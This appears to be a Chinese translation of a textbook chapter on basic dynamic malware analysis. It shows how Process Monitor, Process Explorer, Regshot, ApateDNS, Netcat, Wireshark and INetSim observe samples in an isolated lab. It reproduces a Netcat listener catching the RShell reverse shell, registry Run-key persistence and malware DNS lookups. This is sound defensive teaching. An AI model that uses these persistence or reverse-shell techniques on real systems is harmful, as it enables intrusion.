203	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 1,024, Length: 9,216, I/O Flags
204	1:55:31	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT ...	Desired Access: Read
205	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 45,568, Length: 25,088, I/O Fla
206	1:55:31	mm32.exe	QueryOpen	Z:\Malware\imagehlp.dll	NAME NOT ...	
207	1:55:31	mm32.exe	QueryOpen	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	CreationTime: 2/28/2006 8:00:00 AM,
208	1:55:31	mm32.exe	CreateFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	Desired Access: Execute/Traverse, S
209	1:55:31	mm32.exe	CloseFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	
210	1:55:31	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT ...	Desired Access: Read
211	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 10,240, Length: 1,536, I/O Flag
212	1:55:31	mm32.exe	CreateFile	C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt	SUCCESS	Desired Access: Generic Write, Read
213	1:55:31	mm32.exe	ReadFile	C:\$Directory	SUCCESS	Offset: 12,288, Length: 4,096, I/O Flag
214	1:55:31	mm32.exe	CreateFile	Z:\Malware\mm32.exe	SUCCESS	Desired Access: Generic Read, Dispo
215	1:55:31	mm32.exe	ReadFile	Z:\Malware\mm32.exe	SUCCESS	Offset: 0, Length: 64

图3-2 进程监控器监视mm32.exe 实例

3.3.2 进程监视器中的过滤

在进程监视器的成千上万的事件中找到信息不会那么容易。这时用好进程监视器的过滤功能就显得非常重要。

你可以在监视器上设置过滤，只监控系统上运行的一个可执行程序，这个功能对恶意代码分析特别有用，因为你可以对你运行的恶意代码设置一个过滤器。你也能针对特定的系统调用设置过滤，比如**RegSetValue**、**CreateFile**、**WriteFile**，或其他可疑或具有破坏性的调用。

当进程监视器过滤功能开启，它将仅仅记录过滤出的事件，所有记录的事件仍然可用，但过滤之后仅仅会显示一小部分。设置过滤器并不能阻止监视器消耗太多内存。

为了设置一个过滤器，我们选择Filter→Filter打开过滤菜单，如图3-3中顶部所示。当设置一个过滤器时，首先通过左上角的下拉菜单（Reset按钮上面）选择一栏。对恶意代码分析最重要的过滤栏是进程名、操作和细节。然后，选择一个比较器，从is、contains、less than中选一项。最后，选择在过滤器里是包含还是排除。因为在默认情况下，过滤器要呈现所有系统调用，所以减少呈现结果的数量十分重要。




图3-3 设置进程监控器的过滤器

> **注意**：进程监视器默认使用了一些基本的过滤策略，例如，排除procmon.exe和pagefile日志记录，因为它们经常被访问且没有提供有用的信息。

正如你在图3-3中前两行看到的，我们通过进程名和操作进行过滤。我们添加了一个进程名等于*mm32.exe*，以及操作为`RegSetValue`的过滤器。

当你选择一个过滤器后，单击Add添加每一个规则，然后单击Apply。应用这些我们的过滤器后，下面的显示窗口中仅仅显示了39 351个事件中的11条记录，这使得我们更容易看到*mm32.exe*使用`RegSetValue`操作了注册表项`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Sys32V2Controller`（使用`RegSetValue`操作的第3条记录）。双击`RegSetValue`事件，将会显示写入到这个注册表项的数据，就是恶意代码所在的文件路径位置。

如果恶意代码释放出另一个可执行程序并运行，不用担心，因为这些信息也会被记录。记住过滤器仅仅用于显示过滤。当你运行恶意代码时，所有产生的系统调用都会被捕获，包括原始可执行程序释放恶意程序的系统调用。如果你看到任何恶意代码释放出其他程序，请改变过滤器的设置，以显示释放程序的名字，然后单击Apply，与释放出恶意程序相关的事件将会被显示。

进程监视器在工具栏里提供有用的自动过滤功能，如图3-4所示，它们通过以下四个分类进行过滤：注册表、文件系统、网络和进程行为。

注册表：通过检查注册表操作，你能辨别一个恶意程序是怎样把自己添加到注册表中去的。

文件系统：检查文件系统能显示恶意程序创建的所有文件，或它使用的配置文件。

进程行为：检查进程行为能告诉你恶意程序是否启动了其他的进程。

网络：识别网络连接能向你展示恶意程序监听的任意端口。

所有的这四个过滤器都是默认选择的。如果要关闭过滤器，只需简单地单击工具栏上相应的图标即可。




图3-4 进程监视器的过滤器工具栏按钮

> **注意**：如果你要分析的恶意代码是开机启动的，你需要使用进程监视器的启动选项，将其安装为一个自启动驱动，从而捕获恶意代码的启动事件。

对进程监视器记录事件的分析需要练习和耐心，因为许多事件仅仅是可执行程序启动标准过程中的一个环节。你使用进程监视器越多越频繁，你就会发现快速浏览事件清单会变得更加容易。

3.4　使用进程浏览器（Process Explorer）来查看进程

进程浏览器（Process Explorer）是微软的免费产品，它是一款非常强大的任务管理器，是进行动态分析时必备的工具。它能对当前系统上运行的进程提供非常有价值的洞察能力。

你可以用进程浏览器来列出所有活跃的进程、被进程载入的DLL、各种进程属性和整体系统信息。你也能用它杀死一个进程、退出用户登录、启动与激活进程。

3.4.1　进程浏览器的显示

进程浏览器监视系统上执行的进程，以树状结构进行显示。如图3-5所示，你能看到*services.exe*是*winlogon.exe*的子进程，如左侧的花括号所示。




图3-5　使用进程浏览器来检查svchost.exe恶意代码

进程浏览器显示了五栏：Process（进程名）、PID（进程号）、CPU（CPU使用率）、Description（进程描述）、Company Name（软件公司名）。视图每一秒更新一次。默认情况下，服务以粉色高亮显示，进程显示为蓝色，新进程为绿色，被终止进程则为红色。绿色和红色的高亮显示是临时的，当进程被完全启动或终止后颜色就会改变。当分析恶意代码时，需要实时观察进程浏览器窗口中进程的改变或新建进程，保证能够完全地调查它们。

进程浏览器可以为每个进程展示相当多的详细信息。例如，当DLL信息显示窗口被激活时，你

能单击一个进程去看它所有载入到内存里的DLL文件。你可以切换DLL显示窗口到句柄窗口，它显示了进程所有持有的句柄，包括文件句柄、互斥量、事件，等等。

当你双击一个进程名的时候，如图3-6展示的属性窗口就会打开。这个窗口能提供一些有关你正在分析的恶意代码的特别有用的信息。线程标签（Threads）显示所有活跃的线程，TCP/IP标签显示活跃的连接和进程监听的端口，镜像标签（图中打开的）显示磁盘上可执行程序的路径。




图3-6 进程浏览器的属性窗口

3.4.2 使用验证选项

进程浏览器一个特别有用的功能就是镜像标签里的验证（Verify）按钮。单击此按钮，可以验证磁盘上的镜像文件是否具有微软的签名认证。因为微软为大部分核心的可执行文件使用了数字签名。通过进程浏览器验证签名是否有效，你就能确定该文件是否确实是微软发布的可执行文件。这一功能对验证磁盘上Windows文件没有被破坏时尤其有用，因为恶意代码经常替换Windows认证文件，并且试图隐藏。

验证按钮验证的是磁盘上的镜像文件，而不是内存中的，因此它可能会失效，如果一个攻击者使用进程替换技术process replacement（在第12章中讨论），包括在系统上执行进程并用恶意代码重写内存空间，这时候这个功能就不再有用武之地了。进程替换技术为恶意代码提供了和其他进程同

样的特权，恶意代码看起来就像一个合法执行的进程一样，但是它在内存中的镜像会和磁盘上的不一样。例如，在图3-6中，*svchost.exe*进程通过了验证，但它实际上是个恶意程序。我们将在第12章中详细讨论进程替换技术。

3.4.3 比较字符串

一种识别进程替换的方法就是使用进程属性窗口的字符串（Strings）标签，通过比较包含在磁盘上可执行文件的字符串与内存中同一个可执行文件的字符串，来看两者是否相同。如图3-7所示，你可以用左下角的单选按钮在这两个字符串视图间切换。如果这两个字符串列表有很大不同，那么可能就发生了进程替换。图3-7中就显示出了字符串差异。例如，字符串`FAVORITES.DAT`多次出现在右图中（*svchost.exe*在内存中的镜像），但是在左图中却无法找到（*svchost.exe*在磁盘上的镜像）。




图3-7 进程浏览器的字符串标签显示svchost.exe磁盘镜像字符串（左图）与内存镜像字符串（右图）的差异

3.4.4 使用依赖遍历器（Dependency Walker）

进程浏览器允许你在运行进程上启动*depends.exe*（Dependency Walker），通过右击进程名并选择Launch→Depends。它也能让你通过选择Find→Find Handle or DLL找到一个句柄或DLL。

Find DLL选项在有些时候特别有用，比如当你在磁盘上尝试发现一个恶意的DLL，并且想知道是否有运行进程使用了这个DLL时。验证按钮验证磁盘上的EXE文件，但不会对所有动态时刻装载的DLL文件进行验证。为了判断一个DLL是否被加载到进程，你可以比较进程浏览器中的DLL列表

与在Dependency Walker工具中显示的导入DLL列表。

3.4.5 分析恶意文档

你还可以使用进程浏览器来分析恶意文档，比如PDF和Word文档。一种快速确定一个文档是否恶意的方法，就是打开进程浏览器，然后再打开文档。若文档启动了任意进程，你都能在进程浏览器中看到，并能通过属性窗口中的镜像（Image）标签来定位恶意代码在磁盘上的位置。

> **注意**：打开恶意文档同时启用监视工具是一种快速确定文档是否恶意的好方法。然而，你只有运行存在漏洞的文档阅读器版本才能获得成功。在实际工作中，你最好使用没被修补的文档阅读器版本，以保证试验成功。实现这个最简单的方法是给你的分析虚拟机进行多个快照，每个快照中可以尝试安装旧版本的文档阅读器，比如 Adobe Reader 和 Microsoft Word。

3.5 使用Regshot来比较注册表快照

Regshot（如图3-8所示）是一个开源的注册表比较工具，它可以让你比较两个注册表的快照，发现差异。



图3-8 Regshot工具窗口

使用Regshot工具分析恶意代码，只要简单地单击1st Shot按钮进行第一次快照，然后运行恶意代码，等待它对系统做出改变，然后单击2nd Shot按钮进行第二次快照，最后单击Compare按钮比较这两次快照。

代码清单3-1中展示了使用Regshot分析恶意代码得到的部分结果，在运行间谍软件*ckr.exe*前后，对注册表进行了快照。

代码清单3-1 Regshot 的比较结果

```
Regshot
Comments:
Datetime: <date>
Computer: MALWAREANALYSIS
Username: username

----------------------------------
Keys added: 0
----------------------------------
```

```
---------------------------------
Values added:3
---------------------------------
❶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ckr:C:\WINDOWS\system32\
ckr.exe
...
...

---------------------------------
Values modified:2
---------------------------------
❷ HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 00 43 7C 25 9C 68 DE 59 C6 C8
9D C3 1D E6 DC 87 1C 3A C4 E4 D9 0A B1 BA C1 FB 80 EB 83 25 74 C4 C5 E2 2F CE
4E E8 AC C8 49 E8 E8 10 3F 13 F6 A1 72 92 28 8A 01 3A 16 52 86 36 12 3C C7 EB
5F 99 19 1D 80 8C 8E BD 58 3A DB 18 06 3D 14 8F 22 A4
...

---------------------------------
Total changes:5
---------------------------------
```

结果分析显示，*ckr.exe*在注册表项`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`的位置创建了一个值，作为一种持久化机制❶。在结果中出现一定干扰是很普遍的❷，因为产生随机数的种子在注册表中会不断更新。与在进程监视器一样，你对这些结果进行分析，需要耐心扫描才能找到感兴趣的东西。

3.6 模拟网络

恶意代码经常会连接到命令与控制服务器，我们将在第14章深入讨论。你需要采用一些模拟网络的基本步骤，用来快速获得网络资源，而不需要实际地连接互联网。这些资源可以包括DNS域名系统、IP地址和数据包记录器。

为了能够成功模拟网络，你必须防止恶意代码探测到自己正运行在一个虚拟环境中。（请参考第2章有关VMware虚拟网络设置的讨论。）通过这里讨论的工具，并组合一个安全有效的虚拟网络设置，可以大大提高你成功分析的机会。

3.6.1 使用ApateDNS

ApateDNS是一款来自Mandiant公司的免费软件（*www.mandiant.com/products/research/mandiant_apatedns/download*），是用来查看恶意代码发出DNS请求最快速的方式。ApateDNS在本机上通过监听UDP的53端口，对用户指定的IP地址给出虚假的DNS响应。它用你指定的IP地址去响应DNS查询请求。ApateDNS可以使用十六进制和ASCII码来显示所有接收到的请求。

为了使用ApateDNS，需要设置你想在DNS响应包中发出的IP地址❷，并选择接口❹，接下来，单击Start Server按钮，这将自动启动DNS服务，并修改DNS设置到localhost上。然后，运行你要分析的恶意代码，就可以在ApateDNS的窗口观察出现的DNS请求。例如，在图3-9中，我们把恶意代码*RShell*的DNS请求进行了重定向。我们看到关于*evil.malwar3.com* 的DNS请求信息，请求时间是在13:22:08❶。




图3-9　ApateDNS响应evil.malwar3.com的DNS查询请求

在如图3-9所示的例子中，我们将DNS请求重定向到本机127.0.0.1，你也可以改变这个地址指到别的地方，比如一个运行在Linux虚拟机上的模拟网站服务器。因为这个IP地址和你用来分析Windows恶意代码的虚拟机地址不一样，所以一定要在启动服务之前输入恰当的IP地址。默认状态下，ApateDNS将会使用目前的网关或当前DNS配置来插入到DNS响应中。

你还可以通过使用不存在域名（NXDOMAIN）选项❸，来捕获恶意代码样本使用的其他域名。恶意代码经常会在连接的第一个或第二个域名无法发现时依次尝试其他的域名。使用NXDOMAIN选项可以欺骗恶意代码为你提供配置中保存的其他域名信息。

3.6.2　使用Netcat进行监视

Netcat被称作"TCP/IP协议栈瑞士军刀"，可以被用在支持端口扫描、隧道、代理、端口转发等的对内对外连接上。在监听模式下，Netcat充当一个服务器，而在连接模式下作为一个客户端。Netcat从标准输入得到数据进行网络传输，而它得到的数据，又可以通过标准输出显示到屏幕上。

对Netcat所有特点的讨论超出本书的范围，但是我们可以看看怎样用它来分析图3-9中的恶意代码*RShell*。我们用ApateDNS，把对*evil.malwar3.com* 的DNS查询请求重定向到本机。假设恶意代码是出去访问80端口的（这也是一种普遍的选择），我们就可以在执行恶意代码之前，用Netcat监听连接。

恶意代码频繁使用80端口或443端口（HTTP或HTTPS端口），因为它们作为外出连接目标端口通常不会被封锁或者监视，代码清单3-2显示了一个例子。

代码清单3-2　Netcat 监听 80端口的案例

```
C:\> nc -l -p 80 ❶
POST /cq/frame.htm HTTP/1.1
Host: www.google.com ❷
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; TWFsd2FyZUh1bnRlcg==;
rv:1.38)
Accept: text/html, application
Accept-Language: en-US, en:q=
Accept-Encoding: gzip, deflate
Keep-Alive: 300
Content-Type: application/x-form-urlencoded
Content-Length

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

Z:\Malware> ❸
```

Netcat(nc)的执行命令❶，显示了监听一个端口所需要的选项。-l选项意思是监听，-p选项（后跟一个端口号）指明了监听的端口。恶意代码会连接到我们的Netcat监听器，因为我们已经使用ApateDNS进行了DNS重定向。正如你在表中看到的，*RShell*是一个反向的shell❸，它不会立即提供一个shell。它的网络连接首先看起来像是一个向www.google.com 的HTTP POST请求❷，而这个POST数据是假冒的，*RShell*很可能插入了一个混淆之后的反向shell，因为网络分析师经常只查看一个会话的开始部分。

3.7　使用Wireshark进行数据包监听

Wireshark是一个开源的嗅探器，是一个截获并记录网络数据包的工具。Wireshark提供可视化、包一流分析和单个数据包的深入分析。

与本书中讨论的许多工具一样，Wireshark是一把双刃剑，可以被善意或者恶意地使用。它可以用来分析内部网络和网络使用情况，调试应用程序问题和研究协议行为。但是它也能用来嗅探密码、逆向分析网络协议、盗窃敏感信息、监听咖啡店无线网络的在线聊天，等等。

Wireshark的界面显示有四部分，如图3-10所示。

- 过滤栏❶用来过滤显示的数据包。
- 数据包列表❷显示了所有满足过滤条件的数据包。
- 数据包细节窗口❸显示了当前选中包（在这里是47号包）的详细内容。
- 十六进制窗口❹显示了当前数据包的十六进制内容，十六进制窗口和数据包细节窗口紧密关联，会高亮显示你所选择的任何域。




图3-10 Wireshark中的DNS与HTTP数据包案例

使用Wireshark观察TCP会话的内容，可以右键单击任意的TCP数据包，然后选择Follow TCP Stream。如图3-11所示，会话的双方会按会话顺序显示出来，不同的会话方向以不同的颜色进行区分显示。




图3-11 Wireshark的 Follow TCP Stream窗口

为捕捉数据包，选中Capture→Interfaces，再选择你想要用于采集数据包的网络接口，可用的选项还包括使用混淆模式或者设置截获过滤器。

> **警告**：Wireshark *以存在许多安全漏洞而臭名昭著，所以一定要运行在一个安全的环境里。*

Wireshark通过嗅探恶意代码通信数据包，帮助你理解恶意代码是怎样进行网络通信的。为了使用Wireshark达到这个目的，你需要先连接到互联网或者模拟一个互联网连接，然后启动Wireshark的数据包捕获工具，一旦就绪后，再打开恶意代码运行起来。（你可以用Netcat模拟一个网络连接。）

第14章将讨论协议分析和Wireshark更多详细的用途。

3.8 使用INetSim

INetSim是一款基于Linux模拟常见网络服务的免费软件。如果你的宿主操作系统是Windows，那么运行INetSim最简单的方法就是将它安装到一个Linux虚拟机里，然后将它配置到恶意代码分析虚拟机所连接的同一虚拟网络中。

INetSim是一款提供模拟服务最好的免费工具，它通过模拟服务（如HTTP、HTTPS、FTP、IRC、DNS，SMTP等），允许你分析未知恶意代码的网络行为。代码清单3-3列举了INetSim默认模拟的所有服务，它们都随程序一起启动。

代码清单3-3　INetSim默认的模拟服务

```
 * dns 53/udp/tcp - started (PID 9992)
 * http 80/tcp - started (PID 9993)
 * https 443/tcp - started (PID 9994)
 * smtp 25/tcp - started (PID 9995)
 * irc 6667/tcp - started (PID 10002)
 * smtps 465/tcp - started (PID 9996)
 * ntp 123/udp - started (PID 10003)
 * pop3 110/tcp - started (PID 9997)
 * finger 79/tcp - started (PID 10004)
 * syslog 514/udp - started (PID 10006)
 * tftp 69/udp - started (PID 10001)
 * pop3s 995/tcp - started (PID 9998)
 * time 37/tcp - started (PID 10007)
 * ftp 21/tcp - started (PID 9999)
 * ident 113/tcp - started (PID 10005)
 * time 37/udp - started (PID 10008)
 * ftps 990/tcp - started (PID 10000)
 * daytime 13/tcp - started (PID 10009)
 * daytime 13/udp - started (PID 10010)
 * echo 7/tcp - started (PID 10011)
 * echo 7/udp - started (PID 10012)
```

```
* discard 9/udp - started (PID 10014)
* discard 9/tcp - started (PID 10013)
* quotd 17/tcp - started (PID 10015)
* quotd 17/udp - started (PID 10016)
* chargen 19/tcp - started (PID 10017)
* dummy 1/udp - started (PID 10020)
* chargen 19/udp - started (PID 10018)
* dummy 1/tcp - started (PID 10019)
```

INetSim努力伪装得像一台真正的服务器，有许多容易配置的特性来保证其成功。例如，若被扫描到，它会返回Microsoft IIS网络服务器的旗标。

INetSim一些最好的特性被融进了HTTP和HTTPS服务模拟中。例如，INetSim几乎能提供所有的文件请求服务：如果一个恶意程序从一个站点请求JPEG以继续它的操作，INetSim就会回应一个适当的JPEG。虽然这个图片可能不是恶意代码要找的，但服务器不至于给出404或者其他错误。这个响应即使不正确，仍能保证恶意代码继续运行。

INetSim也可以记录所有的连入请求与连接，你会发现这个功能特别有用，比如可以判断一个恶意代码是否连接到一个标准服务，或是查看它所发出的请求。INetSim也非常容易配置，例如，你可以设置请求后返回一个页面或者一个项目，因此如果你发现你分析的恶意代码在查找一个特别的网页，然后才能继续执行，你就可以提供这个网页；你也能修改不同服务监听的端口号，这对恶意代码使用非标准端口时非常有用。

INetSim专为恶意代码分析而创建，所以它也提供了许多独特的优点，比如它的Dummy服务就记录了所有从客户端口收到的数据。Dummy服务在捕获所有从客户端向端口发出的数据时最有用，而不受制于其他服务模块。你可以使用它记录恶意代码连接的所有端口和发送数据。至少TCP握手会完整地进行，一些进一步传输的额外数据也可以收集到。

3.9 基础动态分析工具实践

本章中讨论的所有工具都可以在动态分析中最大限度地收集信息。在这一小节中，我们将回顾本章讨论的所有工具，并展示一个用于恶意代码分析的样例设置。建议你的设置需要包含如下内容：

1. 运行进程监视器，设置过滤可执行恶意代码名，在运行前清空所有事件。
2. 启动进程浏览器。
3. 使用 Regshot 进行注册表的第一个快照。
4. 使用 INetSim 和 ApateDNS，来设置你的虚拟网络。
5. 设置 Wireshark 来记录网络行为。

图3-12显示了一个可用于恶意代码分析的虚拟网络图。这个虚拟网络包含两台主机：分析恶意

代码的Windows虚拟机和运行INetSim的Linux虚拟机。Linux虚拟机通过使用INetSim软件，监听了许多端口，包括HTTPS、FTP和HTTP等。Windows虚拟机通过使用ApateDNS，监听DNS请求的53端口。Windows虚拟机的DNS服务器被配置成本机127.0.0.1。ApateDNS被配置成指向Linux 虚拟机（192.168.117.169）。

如果你试图在Windows 虚拟机下浏览一个Web网站，ApateDNS将解析这个DNS请求，并将你重定向至Linux虚拟机。浏览器接着发送80端口的GET请求，会连接到在Linux 虚拟机上监听这个端口的INetSim服务器。




图3-12　示例的虚拟网络

让我们通过实践分析恶意代码*msts.exe*，来看看这种设置是如何工作的。我们完成初始设置，然后在恶意代码分析虚拟机中运行*msts.exe*。过了一段时间后，我们停止进程监视器的事件捕获，并使用Regshot工具进行第二次快照。此时我们就可以开始如下的分析了：

1. 检查 ApateDNS 工具看是否有 DNS 请求。如图 3-13 所示，我们看到恶意代码进行了对 *www.malwareanalysisbook.com* 的 DNS 请求。




图3-13　ApateDNS显示对www.malwareanalysisbook.com的请求

2. 查看进程监视器对文件系统修改的监视结果。进程监视器的结果如图 3-14 所示，我们看到对 *C:\WINDOWS\system32\winhlp2.exe* 的 `CreateFile` 和 `WriteFile`（第 **141** 和 **142** 号）操作。经过深入调查，我们比较 *winhlp2.exe* 和 *msts.exe*，来确认它们是否是相同的。得出的结论是恶意代码把它自己复制到了那个位置。

